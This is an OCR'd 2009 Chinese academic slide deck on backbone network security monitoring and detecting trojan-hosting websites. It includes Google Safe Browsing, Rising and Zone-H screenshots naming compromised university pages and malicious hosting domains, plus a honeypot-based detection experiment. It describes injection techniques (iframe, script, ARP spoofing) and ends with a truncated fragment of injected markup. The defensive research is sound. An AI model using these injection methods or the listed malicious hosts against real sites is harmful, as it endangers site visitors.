网络安全的宏观监测

CERNET华东北地区网络中心

东南大学 计算机学院 龚俭

2009.5.26

Topics

- 网络安全监测
- 恶意代码检测
- 我们的检测实验

入侵检测与安全监测

- 网络入侵检测-对于违反安全策略的访问行为的感知
  - **Snort**官方规则库里的约**2200**条规则中策略性规则数约占用规则总数的**15%**左右
  - **NIDS vs. HIDS**
  - 越靠末端效果越好
- 网络安全监测-对于网络安全威胁的感知
  - **Ad Hoc**
  - **Network-based vs. Host-based**
  - 越靠主干越好

问题背景的变化

- 攻击模式从传统的单点攻击向系统化攻击演化
- 网络安全防御的有效性
  - **Detecting intruder vs. Diagnosing the infected**
- 传统的入侵检测模式无法有效满足网络安全防御的需要
  - 关联信息的异构性
  - 广泛部署的可操作性
- 传统的入侵检测技术不适于主干网检测的需要
  - 性能、功能、环境信息的可用性，等等。

主干网入侵检测的特点

- 检测目的
  - 隐患的发现
- 保护对象和视角
  - 更粗的粒度和更宏观的范围
- 检测方法
  - 要求可扩展性甚于准确性
- 检测结论
  - 不是简单的二元判断

面临的挑战

- **Anomaly-based vs. Misuse-based**
  - 在驻地网中**Misuse-based**的检测更好一些，但在主干网中呢？
  - 网络粒度的影响
- **More Scalable：Performance & Data Volume**
  - 开源：**SOCs vs. COTS**
  - 节流：流量预处理
- **More Precise：**更多的语义细节和更准确的规则描述
  - 新的的检测方法：网络流量行为与入侵检测结论的数据融合
  - 新的的结论形式：安全状态评估与威胁分析
- 与网络运行管理的结合：运行保障的概念

恶意网站威胁

- 恶意网站是指利用IE漏洞，嵌入恶意代码，在用户不知情的情况下，对用户的机器进行篡改或破坏的网站。
  - 对于弹出插件或提示用户是否将其设为首页的网站，因为需要用户选择确认，则不被定义为恶意网站。
  - 传播有害代码的主要手段

恶意网站技术原理和实现机制

- 内嵌**HTML**标签：最为简单和常见的流量重定向机制：**iframe**嵌入外部页面链接
- 恶意**script**脚本：利用**script**脚本包含网页木马
- 内嵌对象：调用第三方应用软件或浏览器帮助对象（**BHO**）的内嵌对象
- **ARP**欺骗挂马：对同一网段中其他主机进行**ARP**欺骗，进行中间人攻击，在**web**请求反馈页面中插入**iframe**等重定向代码
- 服务器端**ARP**欺骗挂马


目前常用恶意网站检测方法

- 利用**Google**的恶意网站标注或者其他方法来建立自己的恶意网站黑名单数据库，对客户浏览网址进行模式匹配。
  - 优点：简单易行。缺点：过分依赖第三方软件，没法获取真正的带有木马下载的恶意链接。**360**安全卫士
- 网页脚本行为检测：对网页代码进行分析，识别被挂马网站中的内嵌页面链接，对加密混淆的恶意网页进行识别和解密，对解密后的网页代码进行特征匹配，从而检测出网页木马。
  - 优点：误报率低，能够获取真正的恶意链接，为僵尸网络的发现提供支持，缺点：加密网页的解密不易，某些挂马方法不能很好识别。*瑞星*
- 驱动蜜罐主机访问待测主页，根据监控到的系统动态行为判定蜜罐系统是否被植入木马确定待测网站是否挂马。
  - 优点：误报率低；缺点：人工操作为主，效率低；分析一个网页是否挂马的平均时间是**1-3**分钟。*实验室常用的检测方法*

StopBadWare

- **StopBadware.org is coordinated by Harvard Law School's Berkman Center for Internet & Society, and is supported by several prominent technology companies including AOL, Google, Lenovo, PayPal, Trend Micro and VeriSign. Consumer Reports WebWatch serves as an unpaid special advisor**
- 数据来源：**Google**，合作厂商报告
- 检测方法：静态页面分析和**HoneyPot**联合使用
- 检测效果：
  - 给出域名所属的恶意网站地址。
  - 给出恶意网站的行为分析

Stopbadware



http://www.stopbadware.org/

StopBadware.org Report

jwc.seu.edu.cn/selcourse/

One or more StopBadware partners are reporting badware behavior on this site.

Click to Request Review

Discuss on BadwareBusters.org

Reporting Entities

This site is currently (as of 05/23/2009) being reported to StopBadware by the following partners:

Google: reported bad

About StopBadware

StopBadware is a partnership between top academic institutions, technology industry leaders, and volunteers committed to protecting internet users from threats to their privacy and security caused by bad software. Learn more about us here.

Legend

StopBadware testing has found badware behavior on this site.

What is this page?

This page is StopBadware's information page about jwc.seu.edu.cn/selcourse/.

Google has found that some portion of jwc.seu.edu.cn/selcourse/ contains or links to badware or otherwise violates Google's software guidelines.

Some websites intentionally distribute harmful software, while many others have been compromised without the knowledge or permission of their owners. StopBadware reports information provided by Google about these sites (see 'Reporting entities' to the left) and offers a process to assist webmasters in removing their sites from Google's list (see 'I am the owner of this site' below).

For StopBadware's guide to understanding Google's warning pages, see our Frequently Asked Questions (FAQ).

For more information about StopBadware, click here.

I am the owner of this site...

- Check out our Security Tips page to learn more about how to clean and secure your site.
- **Ask StopBadware to review your site**
- Why does Google say my site is bad? See the Safe Browsing Diagnostic page.
- Need extra help? Discuss this site with our volunteer community at BadwareBusters.org

I just browsed to this page...

- Go to our About Badware page to learn more about badware and its prevention.
- Tell us about your experiences with badware and help our ongoing research.
- Stay up to date on the latest badware trends at the StopBadware blog.
- Discuss this site with our volunteer community at BadwareBusters.org
- Sign up for our low volume Newsletter to receive important announcements

安全浏览

jwc.seu.edu.cn/selcourse *的诊断页*

Google 提供的建议 Google

jwc.seu.edu.cn/selcourse 的当前列表状态如何？

此网站已列为可疑网站 - 访问此网站可能会损害您的计算机。

Google 访问此网站时出现了什么情况？

我们在过去 90 天里对此网站上的 4 张网页进行了测试，发现有 0 张网页在未经用户同意的情况下就会将恶意软件下载并安装到用户的机器中。Google 上次访问此网站的日期是 2009-05-21，在过去 90 天内从未在此网站上发现可疑内容。

Malicious software includes 4 exploit(s), 2 scripting exploit(s), 2 trojan(s).

恶意软件托管在 3 个域上，其中包括 sll4362.cn/, fc6621.cn/, slllj4.cn/。

This site was hosted on 1 network(s) including AS4538 (China Education and Research).

此网站是否以传播媒介的身份散发了更多恶意软件？

在过去 90 天里，jwc.seu.edu.cn/selcourse 并未以传播媒介的身份感染任何网站。

此网站是否托管了恶意软件？

没有，此网站在过去 90 天内未托管恶意软件。

这是如何发生的？

在某些情况下，第三方可以向合法网站添加恶意代码，我们会针对这种情况发出警告消息。

下面的步骤：

- 返回上一页。
- 如果您是这个网址的拥有者，您可以使用 Google 管理员工具要求对您的网站进行审核。如需有关审核程序的详细信息，请访问 Google 的网站管理员帮助中心。

Updated 3 hours ago

安全浏览
rcls.seu.edu.cn/mentalhealth/pages *的诊断页*

Google 提供的建议 Google

rcls.seu.edu.cn/mentalhealth/pages 的当前列表状态如何？

此网站已列为可疑网站 - 访问此网站可能会损害您的计算机。

Google 访问此网站时出现了什么情况？

我们过去 90 天内对此网站上的 2 张网页进行了测试，发现有 2 张网页在未经用户同意的情况下就会将恶意软件下载并安装到用户的机器中。Google 上次访问此网站的日期是 2009-05-17，上次在此网站中发现可疑内容的日期是 2009-05-17。

Malicious software includes 9 scripting exploit(s).

恶意软件托管在 1 个域上，其中包括 see9.us/。

This site was hosted on 1 network(s) including AS4538 (China Education and Research).

此网站是否以传播媒介的身份散发了更多恶意软件？

在过去 90 天里，rcls.seu.edu.cn/mentalhealth/pages 并未以传播媒介的身份感染任何网站。

此网站是否托管了恶意软件？

没有，此网站在过去 90 天内未托管恶意软件。

这是如何发生的？

在某些情况下，第三方可以向合法网站添加恶意代码，我们会针对这种情况发出警告消息。

下面的步骤：

- 返回上一页。
- 如果您是这个网址的拥有者，您可以使用 Google 管理员工具要求对您的网站进行审核。如需有关审核程序的详细信息，请访问 Google 的网站管理员帮助中心。

Updated 4 hours ago

安全浏览
see9.us *的诊断页*

Google 提供的建议 Google

see9.us 的当前列表状态如何？

此网站目前未被列为可疑网站。

Google 访问此网站时出现了什么情况？

我们过去 90 天内对此网站上的 11 张网页进行了测试，发现有 0 张网页在未经用户同意的情况下就会将恶意软件下载并安装到用户的机器中。Google 上次访问此网站的日期是 2009-05-20，上次在此网站中发现可疑内容的日期是 2009-05-20。

This site was hosted on 2 network(s) including AS36351 (SOFTLAYER), AS33626 (OVERSEE).

此网站是否以传播媒介的身份散发了更多恶意软件？

在过去 90 天里，see9.us 并未以传播媒介的身份感染任何网站。

此网站是否托管了恶意软件？

是的，此网站在过去 90 天内托管了恶意软件。它感染了 878 个域，其中包括 ynce.gov.cn/, 3n.gov.cn/, hotsina.com/。

下面的步骤：

- 返回上一页。
- 如果您是这个网址的拥有者，您可以使用 Google 管理员工具要求对您的网站进行审核。如需有关审核程序的详细信息，请访问 Google 的网站管理员帮助中心。

Updated 2 hours ago

瑞星恶意网站监测网


- 数据来源：瑞星防病毒软件报告
- 检测方法：利用驻扎在主机上瑞星防病毒软件监测和用户举报
- 检测效果：
  - 给出域名所属的恶意网站地址

http://mwm.rising.com.cn/

瑞星恶意网站监测网

瑞星 | 恶意网站监测网 返回瑞星网站首页

恶意网站拦截折线图



最近两周，瑞星共拦截了34190827 次恶意网站对用户的入侵。说明

恶意网站TOP5 今日 昨日 一周

排名	网站	拦截次数	
1	http://2bxbx2.3322.org	42842	详情
2	http://4y553r7.8866.org	35273	详情
3	http://momowo123.3322.org	27610	详情
4	http://23oyes.3322.org	11649	详情
5	http://22kk22.3322.org	10105	详情

被拦截最多的恶意网站排行。说明 更多

恶意网站分布示意图

恶意网站攻击风险标示

危险 风险标志说明

特别关注:瑞星一季度安全报告 8亿人次遭木马攻击

全文:大陆地区2009年第一季度挂马网站安全威胁报告

恶意网站网友问答

- 瑞星用户如何抵御各种恶意网站的攻击?
- 什么是恶意网站? 常见的恶意网站包括哪些类型?
- 网友如何防范恶意网站? 如何进行木马的防御?
- 常见挂马方法有哪些? 如何手工清除木马病毒?
- ASP木马防范都有哪些原则?

瑞星推荐

问题求助 论坛讨论 网站举报

- 瑞星发布09网民隐私报告揭社交网站七大安全风险
- 网民隐私与社交网站（SNS）安全报告（2009）

恶意网站影响地区排行

排名	地区	百分比
1	广东	8%

瑞星卡卡 网站吧
网站安全信息及评论。

网址/站名 文件进程 电脑问题 论坛帖子 IP地址

请输入网址 搜索

当前位置：瑞星卡卡网站吧 >

网站2bxbx2.3322.org的信息

我要申诉 »

http://2bxbx2.3322.org

描述：

标签：暂无标签 (添加标签)

不安全

关注 好评 差评

认定存在的恶意行为： 带毒挂马

在以下位置检测到恶意行为：

- http://2bxbx2.3322.org/a 2009-5-22

用户对2bxbx2.3322.org的评价

综合游客意见

0% 差评(0) 0% 好评(0)

差评原因

带毒挂马(0) 钓鱼或诈骗(0) 恶意推广(0) 不安全下载(0) 大量弹窗(0) 诱导链接(0)

用户对2bxbx2.3322.org的评论(共0条)

查看全部评论

1#系统评价

该网站存在带毒挂马恶意行为，认定为恶意网站。


网站吧 于 2009-5-22 10:05:11

Zone－H

- 数据来源：用户提供
- 检测方法：不详
- 检测效果：
  - 给出黑客入侵域名的记录，包括入侵时间、黑客名称、被入侵页面地址


http://www.zone-h.org/

Zone-H



Time	Attacker	H	M	R	Domain	OS	View
2009/04/12	federal-atack.org			R	ic.seu.edu.cn/home.html	Win 2003	mirror
2009/04/03	ZoRRoKiN				edept.seu.edu.cn/spes.txt	Win 2003	mirror
2009/04/03	ZoRRoKiN			R	youth.seu.edu.cn/speci.txt	Win 2003	mirror
2009/04/02	federal-atack.org				wscomposition.seu.edu.cn/showc...	Win 2003	mirror
2008/11/25	ZoRRoKiN			R	arch.seu.edu.cn/beros.txt	Win 2000	mirror
2008/10/27	Swan				heri.seu.edu.cn/default.asp	Win 2003	mirror
2008/10/24	Persian Boys Hacking Team			R	em.seu.edu.cn/index.asp	Win 2003	mirror
2008/10/07	kernel_attack			R	photontech.seu.edu.cn/derf.txt	Win 2003	mirror
2008/08/26	CIGLIK	H			cse.seu.edu.cn	Win 2003	mirror
2008/07/13	Mafia Hacking Team				law.seu.edu.cn/fashist.htm	Win XP	mirror

一个实验系统设计



HoneyPot分

反馈进程


该系统主要通过2个方法来定位恶意网站：

- 通过**Spider**系统主动爬取指定网站，抓取页面给静态页面分析进程分析
- 对于可疑的网站交由**HoneyPot**进行主动访问，对访问过程中系统发生（进程数增加，注册表被修改之类）异常行为进行监控分析
- 恶意网站分析确定后存入**Black List DB,**反馈进程定期反馈此**db**数据给**PD**，以此监控这些**url**的**visitor**的信息记录入库，通过读取**Visitor DB**可以实时了解恶意网站的访问情况等信息。

Spider系统获取网站地址的方法：

- 由于目前大多数**DNS**服务器对反向解析并不支持，所以通过在网络边界捕捉**DNS**报文建立**IP**地址和域名的对应关系库
- 通过各个学校的**IP**地址范围确定每个域名所属的学校
- 通过**NBOS**系统观测到网络中活跃的**Web**服务器地址，并将服务器地址通过**IP**域名库转换为域名
- 将得到的域名作为**Spider**系统捕捉网页的入口

静态分析的主要工作流程



实验结果

- 在江苏省网边界对江苏省内92所高校进行扫描实验
  - 抓取网页数量 59421张
  - 扫描时间:1273秒
  - 报警 381个
    - 分布于18个学校31个域名的381个页面
    - 主要分布在院系一级网站和社团类型网站

实验结果

- 目前发现的网页恶意代码类型
  - 网页重定向：利用**js**进行挂马，然后把访问者重定向到真正的充满恶意代码的主页
  - 骗取流量：通过**js**代码让用户在不知情的情况下访问黑客自己的网站，以刷高自己网站流量用来换取高额广告费的目的
  - 窃取资料型**(ASPProx)**：通过在用户浏览器中执行**js**代码窃取用户**Cookie**中的信息
  - 入侵：系统配置修改或页面修改

rcls.seu.edu.cn/mentalhealth/pages/

- 页面被插入指向恶意网站的链接

……
<a onClick='return newwin(this.href);' href='KnowledgeView.asp?id=41'>解读生命的三组密码"></title><s"></title>
